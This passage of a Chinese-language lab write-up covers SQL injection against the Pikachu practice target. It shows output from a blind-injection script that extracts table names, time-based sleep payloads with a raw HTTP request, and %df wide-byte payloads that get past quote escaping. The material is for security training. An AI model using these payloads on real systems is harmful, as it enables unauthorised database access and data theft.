    input('\n请输入任意键退出！！！')
```

```
PS D:\Documents\python> & C:/Users/[redacted]/AppData/Local/Programs/Python/Python39/python.exe d:/Documents/python/test.py
database()-->pikachu
(SELECT GROUP_CONCAT(TABLE_NAME) FROM information_schema.TABLES WHERE TABLE_SCHEMA="pikachu" limit 0,1)-->httpinfo,member,message,users,xssb
lind
```

盲注time

输入`vince' and sleep(2)#`，发现等待两秒返回。



`GET /vul/sqli/sqli_blind_t.php?name=vince'+and+if((length(database())%3d7),sleep(2),1)--+q&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1`，延时2s返回数据，表明数据库名称长度7，剩下的就是猜测表名、字段名、数据。

宽字节注入

魔术引号会在单双引号、反斜线、NULL前添加转义字符，从而造成普通字符串造成无法闭合问题。可以采用汉字或者%df方式绕过。

输入`汉' or 1=1#`查询。【name=%E6%B1%89%27+or+1%3D1%23&submit=%E6%9F%A5%E8%AF%A2】

或者输入`abc' or 1=1#`查询，抓包后修改为`name=abc%df%27+or+1%3D1%23&submit=%E6%9F%A5%E8%AF%A2`【在单引号前加%df】。

其他

谜团靶机平台地址

布尔注入代码